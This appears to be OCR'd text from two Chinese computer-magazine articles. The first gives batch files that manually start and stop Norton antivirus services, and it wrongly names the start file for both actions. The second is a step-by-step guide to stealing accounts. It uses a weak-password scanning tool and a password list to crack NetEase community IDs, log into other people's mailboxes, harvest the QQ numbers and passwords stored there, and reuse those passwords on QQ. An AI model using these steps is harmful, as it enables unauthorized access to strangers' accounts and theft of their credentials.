


图1




图2




图3

首先在“运行”栏输入**msconfig**打开“系统配置实用程序”，切换至“服务”选项，并且勾上下面的“隐藏所有Microsoft服务”，找到前面打了勾的诺顿的服务（可以对照服务的描述），并将它们的名称记下来（图1）。

接着切换至“启动”选项，找到前面打了勾的诺顿的启动项，并将它们的名称和路径记下来（图2）。然后在“运行”中输入**services.msc**打开服务，找到刚才记录下的服务，单击右键选择“属性”，在“启动类型”中选择“手动”，最后点确定（图3）。

好了，下次电脑启动时就不会自动启动杀毒软件了。但要注意在“启动类型”中千万不要选择“已禁止”，否则做成批处理后也不能启动该服务了。

下面就开始编写我们的批处理文件了，打开记事本，结合刚才记录下的服务名称和程序路径，在里面输入如下内容（注意：

如果服务名称或程序路径中有空格，一定要用双引号把它们引起来，否则只会解析空格前面的内容）：

```
net start "Symantec AntiVirus Definition Watcher"
net start "Symantec Event Manager"
net start "Symantec Settings Manager"
"C:\Program Files\Symantec AntiVirus\VPTray.exe"
```

保存为“启动诺顿.bat”。然后再新打开记事本，输入：

```
net stop "Symantec AntiVirus Definition Watcher"
net stop "Symantec Event Manager"
net stop "Symantec Settings Manager"
taskkill /im VPTray.exe
```

保存为“停止诺顿.bat”。

批处理就做好了，当你要启动诺顿时，就双击“启动诺顿.bat”，当你要停止诺顿时，就双击“启动诺顿.bat”。

本文我是以诺顿为例向大家介绍如何制作这两个批处理文件。如果你们使用的是其它杀毒软件，也按照上面的思路，就可以做出自己的批处理了。但要注意，“net start”和“net stop”后面的内容要对应，“taskkill /im”和程序名（就是在任务管理器中看到的程序的名字）要对应。（本文所涉及到的批处理文件已收录到光盘中）

你会用网易邮箱来盗QQ吗？

£冰☆№$

我们这些接触网络晚的小菜都为没有一个好的QQ号而苦恼，千方百计想弄到一个位数少的QQ号，那样会很有面子，也可以用这个QQ来泡MM。好了今天我就教大家一个简单的盗QQ方法。

我们只要利用一个工具——“网易程序合集”中的“网易社区弱口令ID探测者”，破解出存在弱口令的用户，然后登录其邮箱。我们知道许多小菜都喜欢使用网易的邮箱来盗QQ、网游帐号，正好可以捡个便宜。网易程序合集中还有另外几个好用的工具：网易多版面发帖助手、ID助手（自动注册ID）、网易纸条群发器和网易千斤顶等。

首先运行“网易社区弱口令ID探测者.exe”，在“ID分类”中选择想要扫描的ID段（以什么数字和字母开头的ID），点“提取”按钮提取在线ID，“过滤游客”选项选中时提取的ID中不含在线游客ID。等提取完在线ID后点“扫描”按钮就可以开始扫描弱口令ID了，扫描结果会自动保存在IDList.txt中（图1、图2）。




图1

用户列表和弱口令用户列表中有鼠标右键菜单，如导入、导出ID列表，以破解出的ID登录等等（图3、图4）。




图2

password.txt文件为密码列表，可自行添加密码。其中“%”含义为以ID自身作为密码，密码列表最后请保持一空行（图5）。




图3




图4




图5




图6

我们用扫描出来的弱口令进行登录（图6），看见了吧，有9封邮件，这些扫描出来的弱口令里面会有很多有用的邮件，比如：别人盗的QQ号、密码等。我们可以使用批量导出把QQ号保存到了txt文件中，如图7。我还要告诉小菜们，网易ID如果是数字的，也就是和QQ相似的ID，扫描出来的弱口令或许也就是QQ的密码，我们可以试着登录一下。

